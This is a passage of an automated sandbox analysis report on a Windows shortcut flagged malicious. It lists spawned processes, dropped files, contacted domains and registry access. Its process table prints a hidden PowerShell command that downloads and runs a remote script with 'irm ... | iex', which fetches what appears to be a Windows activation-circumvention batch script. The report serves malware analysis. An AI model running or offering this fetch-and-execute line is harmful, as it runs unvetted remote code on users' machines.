Type	Count
DNS	1

Process #21: cmd.exe

ID	21
File Name	c:\windows\system32\cmd.exe
Command Line	C:\Windows\system32\cmd.exe /S /D /c" echo "127.69.2.6" "
Initial Working Directory	C:\Windows\System32\
Monitor Start Time	Start Time: 178905, Reason: Child Process
Unmonitor End Time	End Time: 180092, Reason: Terminated
Monitor duration	1.19s
Return Code	0
PID	3660
Parent PID	2532
Bitness	64 Bit

Host Behavior

Type	Count
Module	1
File	7

Process #22: find.exe

ID	22
File Name	c:\windows\system32\find.exe
Command Line	find "127.69"
Initial Working Directory	C:\Windows\System32\
Monitor Start Time	Start Time: 178931, Reason: Child Process
Unmonitor End Time	End Time: 180158, Reason: Terminated
Monitor duration	1.23s
Return Code	0
PID	3424
Parent PID	2532
Bitness	64 Bit

Process #23: cmd.exe

ID	23
File Name	c:\windows\system32\cmd.exe
Command Line	C:\Windows\system32\cmd.exe /S /D /c" echo "127.69.2.6" "
Initial Working Directory	C:\Windows\System32\
Monitor Start Time	Start Time: 179096, Reason: Child Process
Unmonitor End Time	End Time: 180335, Reason: Terminated
Monitor duration	1.24s
Return Code	0
PID	3700
Parent PID	2532
Bitness	64 Bit

Host Behavior

Type	Count
Module	1
File	7

Process #24: find.exe

ID	24
File Name	c:\windows\system32\find.exe
Command Line	find "127.69.2.6"
Initial Working Directory	C:\Windows\System32\
Monitor Start Time	Start Time: 179152, Reason: Child Process
Unmonitor End Time	End Time: 181061, Reason: Terminated
Monitor duration	1.91s
Return Code	0
PID	3720
Parent PID	2532
Bitness	64 Bit

Process #25: cmd.exe

ID	25
File Name	c:\windows\system32\cmd.exe
Command Line	C:\Windows\system32\cmd.exe /c reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders" /v Desktop
Initial Working Directory	C:\Windows\System32\
Monitor Start Time	Start Time: 179740, Reason: Child Process
Unmonitor End Time	End Time: 181417, Reason: Terminated
Monitor duration	1.68s
Return Code	0
PID	3768
Parent PID	2532
Bitness	64 Bit

Host Behavior

Type	Count
Module	8
Registry	17
File	13
Environment	17
System	1
Process	2

Process #26: reg.exe

ID	26
File Name	c:\windows\system32\reg.exe
Command Line	reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders" /v Desktop
Initial Working Directory	C:\Windows\System32\
Monitor Start Time	Start Time: 179835, Reason: Child Process
Unmonitor End Time	End Time: 181108, Reason: Terminated
Monitor duration	1.27s
Return Code	0
PID	3796
Parent PID	3768
Bitness	64 Bit

Host Behavior

Type	Count
Module	1
Registry	4
File	20

Process #27: mode.com

ID	27
File Name	c:\windows\system32\mode.com
Command Line	mode 76, 30
Initial Working Directory	C:\Windows\System32\
Monitor Start Time	Start Time: 180321, Reason: Child Process
Unmonitor End Time	End Time: 182208, Reason: Terminated
Monitor duration	1.89s
Return Code	0
PID	3848
Parent PID	2532
Bitness	64 Bit

Process #28: choice.exe

ID	28
File Name	c:\windows\system32\choice.exe
Command Line	choice /C:123456780 /N
Initial Working Directory	C:\Windows\System32\
Monitor Start Time	Start Time: 181420, Reason: Child Process
Unmonitor End Time	End Time: 342239, Reason: Terminated by timeout
Monitor duration	160.82s
Return Code	Unknown
PID	3892
Parent PID	2532
Bitness	64 Bit

ARTIFACTS

File

SHA256	File Names	Category	File Size	MIME Type	Operations	Verdict
49cf9fe1a5b1c9f9027ecef5093396552e022e437042f9ed9cee7b6122fb2dee	C:\Users\RDhJ0CNFevzX\Desktop\powershell.lnk	Sample File	1.83 KB	application/x-ms-shortcut	-	MALICIOUS
9e17cb15dd75bbbd5dbb984eda674863c3b10ab72613cf8a39a00c3e11a8492a	-	Downloaded File	162 bytes	text/html	-	CLEAN
825fd2904145a765334671e018e98e55ec62f4d1691d562431a71df0e47d3c86	-	Downloaded File	1.78 KB	text/plain	-	CLEAN
6a33a7755cea94bdc8527df33b1e5e238c26a478c50c294387ab603ce7544729	-	Downloaded File	438.47 KB	text/x-msdos-batch	-	CLEAN
b0ada1a5b9cd3c6c3c9fa895bf63665129ea3ac1be1391a2064296fdf950fe3a	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_6de40067-cd2a-4666-8cd9-870e0a588215	Modified File	1.60 KB	application/octet-stream	Access, Write	CLEAN
ad39e13dac18ac7181c1468a1e4886813db9dc72c0088f2d702a600ad299846d	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Modified File	19.46 KB	application/octet-stream	Access, Read, Write	CLEAN
9214d80f84cede2f6a2b72f617e0c6a54c75f589b00ff17d2858041e541f30b0	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_f9e52a2e-51b0-4ce6-...-...evzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_01c28806-e5ae-41cc-b284-e627e1b02beb	Modified File	602 bytes	application/octet-stream	Access, Read, Write	CLEAN
f3dc512f9769dbc87ba2e7faa0cc0bae6bdf0f7f6bc76176918c587b98708ade	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Modified File	19.46 KB	application/octet-stream	Access, Read, Write	CLEAN
6faa81df8a1e2c39b95da69be572b042d6c2af18314e2557ef97c6b2d9074716	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Modified File	19.46 KB	application/octet-stream	Access, Read, Write	CLEAN
bff972df82ef871cff56b4093f6953a526992555c2913ecd6fede0d642b7cc0a	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_67a2505d-bf00-4e2f-b010-406d32caddc3	Modified File	8.73 KB	application/octet-stream	Access, Read, Write	CLEAN
087f5cafc423f0e4440a28016583eccd5b90b1987d35573e64f6eec8a6e80414	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Modified File	19.46 KB	application/octet-stream	Access, Read, Write	CLEAN
af96f9cc8767566d7b69f37baf28c97322d6aeff9e905d71c7c7390bcd0a677e	C:\Windows\Temp\MAS_15344413.cmd	Dropped File	438.48 KB	text/plain	Access, Create, Read, Write	CLEAN

Filename

File Name	Category	Operations	Verdict
C:\Users\RDhJ0CNFevzX\Desktop\powershell.lnk	Sample File	-	MALICIOUS
C:\Windows\Temp\MAS_15344413.cmd	Accessed File, Dropped File	Access, Create, Read, Write	MALICIOUS
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_6de40067-cd2a-4666-8cd9-870e0a588215	Accessed File, Modified File	Access, Write	CLEAN

File Name	Category	Operations	Verdict
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Accessed File, Modified File	Access, Read, Write	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_f9e52a2e-51b0-4ce6-9de0-3959d95ded6e	Accessed File, Modified File	Access, Write	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_01c28806-e5ae-41cc-b284-e627e1b02beb	Accessed File, Modified File	Access, Read, Write	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_67a2505d-bf00-4e2f-b010-406d32caddc3	Accessed File, Modified File	Access, Read, Write	CLEAN
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	Accessed File	Access	CLEAN
C:\Program Files (x86)\Common Files\Oracle\Java\javapath	Accessed File	Access	CLEAN
C:\Windows\system32	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\AppBackgroundTask	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\AppLocker	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\AppLocker\AppLocker.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\Appx	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\Appx\Appx.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\AssignedAccess	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	Accessed File	Access, Read	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\PackageManagement.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\PackageManagement.psm1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\PackageManagement.cdxml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\PackageManagement.xaml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\PackageManagement.dll	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\3.3.5	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\3.3.5\3.3.5.psd1	Accessed File	Access	CLEAN

File Name	Category	Operations	Verdict
C:\Program Files\WindowsPowerShell\Modules\Pester\3.3.5\3.3.5.psm1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\3.3.5\3.3.5.cdxml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\3.3.5\3.3.5.xaml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\3.3.5\3.3.5.dll	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\3.3.5\Pester.psd1	Accessed File	Access, Read	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\Pester.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\Pester.psm1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\Pester.cdxml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\Pester.xaml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\Pester.dll	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\1.0.0.1.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\1.0.0.1.psm1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\1.0.0.1.cdxml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\1.0.0.1.xaml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\1.0.0.1.dll	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	Accessed File	Access, Read	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\PowerShellGet.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\PowerShellGet.psm1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\PowerShellGet.cdxml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\PowerShellGet.xaml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\PowerShellGet.dll	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\en	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\en\en.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\en\en.psm1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\en\en.cdxml	Accessed File	Access	CLEAN

File Name	Category	Operations	Verdict
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\en\en.xaml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\en\en.dll	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\1.1.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\1.1.psm1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\1.1.cdxml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\1.1.xaml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\1.1.dll	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\PSReadline.psd1	Accessed File	Access, Read	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\	Accessed File	Access	CLEAN
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\config\machine.config	Accessed File	Access, Read	CLEAN
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	Accessed File	Access	CLEAN
C:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	Accessed File	Access, Read	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_da21122d-ae44-4f93-ba1d-c9a978ca5b20	Accessed File	Access, Read	CLEAN
C:\Windows\system32\wldp.dll	Accessed File	Access	CLEAN
C:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Utility\en-US\Microsoft.PowerShell.Utility.psd1	Accessed File	Access	CLEAN
C:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Utility\en\Microsoft.PowerShell.Utility.psd1	Accessed File	Access	CLEAN
C:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Utility\PSGetModuleInfo.xml	Accessed File	Access	CLEAN
C:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Commands.Utility.dll	Accessed File	Access	CLEAN
C:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Commands.Utility.dll\Microsoft.PowerShell.Commands.Utility.dll	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\Documents\WindowsPowerShell\Modules	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Commands.Utility	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Commands.Utility\Microsoft.PowerShell.Commands.Utility.dll	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Commands.Utility	Accessed File	Access	CLEAN

File Name	Category	Operations	Verdict
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Commands.Utility\Microsoft.PowerShell.Commands.Utility.dll	Accessed File	Access	CLEAN
C:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	Accessed File	Access, Read	CLEAN
C:\Windows	Accessed File	Access	CLEAN
C:\Windows\System32\Wbem	Accessed File	Access	CLEAN
C:\Windows\System32\WindowsPowerShell\v1.0\	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Security\Microsoft.PowerShell.Security.psd1	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_cc38888a-7080-4220-9b7d-de7a9b2167ba	Accessed File	Access, Read	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\Microsoft.PowerShell.ODataUtils.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\1.0.0.1.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\1.0.0.1.psm1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\1.0.0.1.cdxml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\1.0.0.1.xaml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\1.0.0.1.dll	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\PSReadline.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\iSCSI\iSCSI.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US\en-US.xaml	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US\Microsoft.PowerShell.ODataUtils.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\Microsoft.PowerShell.ODataUtilsHelper.ps1	Accessed File	Access, Read	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\Microsoft.PowerShell.ODataUtils.psm1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\en-US\Microsoft.PowerShell.Management.psd1	Accessed File	Access	CLEAN

File Name	Category	Operations	Verdict
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\en\Microsoft.PowerShell.Management.psd1	Accessed File	Access	CLEAN
C:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Management\PSGetModuleInfo.xml	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Commands.Management.dll	Accessed File	Access	CLEAN
C:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Commands.Management.dll\Microsoft.PowerShell.Commands.Management.dll	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Commands.Management	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Commands.Management\Microsoft.PowerShell.Commands.Management.dll	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Commands.Management	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Commands.Management\Microsoft.PowerShell.Commands.Management.dll	Accessed File	Access	CLEAN
"C:\Windows\Temp\MAS_15344413.cmd"	Accessed File	Access	CLEAN
C:\Windows\Temp	Accessed File	Access	CLEAN
nul	Accessed File	Access, Write	CLEAN
C:\Windows\system32\cmd.exe	Accessed File	Access	CLEAN
	Accessed File	Access	CLEAN
echo:	Accessed File	Access	CLEAN

URL

URL	Category	IP Address	Country	HTTP Methods	Verdict
hxxps://massgrave[.]dev/get	Extracted, Contacted	172.67.201.171, 104.21.22.3	United States	GET	CLEAN
hxxps://massgrave[.]dev/get.ps1	Extracted, Contacted	172.67.201.171, 104.21.22.3	United States	GET	CLEAN
hxxps://codeberg[.]org/massgravel/Microsoft-Activation-Scripts/raw/commit/984b384d9e5facc222eecaa07b78def265395321/MAS/All-In-One-Version/MAS_AIO-CRC32_8B16F764.cmd	Extracted, Contacted	217.197.91.145	Germany	GET	CLEAN
hxxp://updatecheck[.]massgrave[.]dev	Extracted	127.69.2.6	-	-	CLEAN

Domain

Domain	IP Address	Country	Protocols	Verdict
massgrave[.]dev	172.67.201.171, 104.21.22.3	United States	HTTPS, DNS, TCP	CLEAN
codeberg[.]org	217.197.91.145	Germany	HTTPS, DNS, TCP	CLEAN
updatecheck[.]massgrave[.]dev	127.69.2.6	-	DNS	CLEAN

IP

IP Address	Domains	Country	Protocols	Verdict
127.69.2.6	updatecheck[.]massgrave[.]dev	-	DNS	CLEAN

IP Address	Domains	Country	Protocols	Verdict
40.70.184.83	-	United States	TCP	CLEAN
152.199.19.161	-	United States	TCP	CLEAN
192.229.221.95	-	United States	TCP	CLEAN
104.21.22.3	massgrave[.]dev	-	HTTPS, DNS, TCP	CLEAN
217.197.91.145	codeberg[.]org	Germany	HTTPS, DNS, TCP	CLEAN
172.67.201.171	massgrave[.]dev	United States	DNS	CLEAN

Mutex

Name	Operations	Parent Process Name	Verdict
Global\PowerShell_CommandAnalysis_Lock_S-1-5-21-1560258661-3990802383-1811730007-1000	delete, access	powershell.exe	CLEAN

Registry

Registry Key	Operations	Parent Process Name	Verdict
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging	access	powershell.exe	CLEAN
HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\PowerShell\3\PowerShellEngine	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\PowerShell\3\PowerShellEngine\ApplicationBase	read, access	powershell.exe	CLEAN
HKEY_CURRENT_USER\SOFTWARE\Microsoft\.NETFramework\XML	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\XML	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager\Environment	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager\Environment__PSLockdownPolicy	read, access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\InstallationType	read, access	powershell.exe	CLEAN
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Connections	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Connections	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\CurrentVersion\Internet Settings	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\LegacyWPADSupport	read, access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\v4.0.30319	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\v4.0.30319\HWRPortReuseOnSocketBind	read, access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\v4.0.30319\SchUseStrongCrypto	read, access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\v4.0.30319\System.Net.ServicePointManager.SecurityProtocol	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\v4.0.30319\System.Net.ServicePointManager.SchSendAuxRecord	access	powershell.exe	CLEAN

Registry Key	Operations	Parent Process Name	Verdict
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\v4.0.30319\SchSendAuxRecord	read, access	powershell.exe	CLEAN
HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\System	access	cmd.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\Command Processor	access	cmd.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\Command Processor\DisableUNCCheck	read, access	cmd.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\Command Processor\EnableExtensions	read, access	cmd.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\Command Processor\DelayedExpansion	read, access	cmd.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\Command Processor\DefaultColor	read, access	cmd.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\Command Processor\CompletionChar	read, access	cmd.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\Command Processor\PathCompletionChar	read, access	cmd.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\Command Processor\AutoRun	read, access	cmd.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Command Processor	access	cmd.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Command Processor\DisableUNCCheck	read, access	cmd.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Command Processor\EnableExtensions	read, access	cmd.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Command Processor\DelayedExpansion	read, access	cmd.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Command Processor\DefaultColor	read, access	cmd.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Command Processor\CompletionChar	read, access	cmd.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Command Processor\PathCompletionChar	read, access	cmd.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Command Processor\AutoRun	read, access	cmd.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System	access	reg.exe	CLEAN
HKEY_CURRENT_USER\Console	access	reg.exe	CLEAN
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters	access	ping.exe	CLEAN
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\DefaultTTL	read, access	ping.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders	access	reg.exe	CLEAN

Process

Process Name	Commandline	Verdict
powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -windowstyle hidden irm https://massgrave.dev/get | iex	SUSPICIOUS
cmd.exe	C:\Windows\system32\cmd.exe /c ""C:\Windows\Temp\MAS_15344413.cmd" "	CLEAN
sc.exe	sc query Null	CLEAN
find.exe	find /i "RUNNING"	CLEAN
findstr.exe	findstr /v "$" "MAS_15344413.cmd"	CLEAN
cmd.exe	C:\Windows\system32\cmd.exe /c ver	CLEAN

Process Name	Commandline	Verdict
reg.exe	reg query "HKCU\Console" /v ForceV2	CLEAN
find.exe	find /i "0x0"	CLEAN
cmd.exe	C:\Windows\system32\cmd.exe /c echo prompt $E | cmd	CLEAN
cmd.exe	C:\Windows\system32\cmd.exe /S /D /c" echo prompt $E "	CLEAN
cmd.exe	cmd	CLEAN
cmd.exe	C:\Windows\system32\cmd.exe /S /D /c" echo "C:\Windows\Temp\MAS_15344413.cmd" "	CLEAN
find.exe	find /i "C:\Users\RDhJ0CNFevzX\AppData\Local\Temp"	CLEAN
fltmc.exe	fltmc	CLEAN
reg.exe	reg query HKCU\Console /v QuickEdit	CLEAN
find.exe	find /i "0x0"	CLEAN
cmd.exe	C:\Windows\system32\cmd.exe /c ping -4 -n 1 updatecheck.massgrave.dev	CLEAN
ping.exe	ping -4 -n 1 updatecheck.massgrave.dev	CLEAN
cmd.exe	C:\Windows\system32\cmd.exe /S /D /c" echo "127.69.2.6" "	CLEAN
find.exe	find "127.69"	CLEAN
cmd.exe	C:\Windows\system32\cmd.exe /S /D /c" echo "127.69.2.6" "	CLEAN
find.exe	find "127.69.2.6"	CLEAN
cmd.exe	C:\Windows\system32\cmd.exe /c reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders" /v Desktop	CLEAN
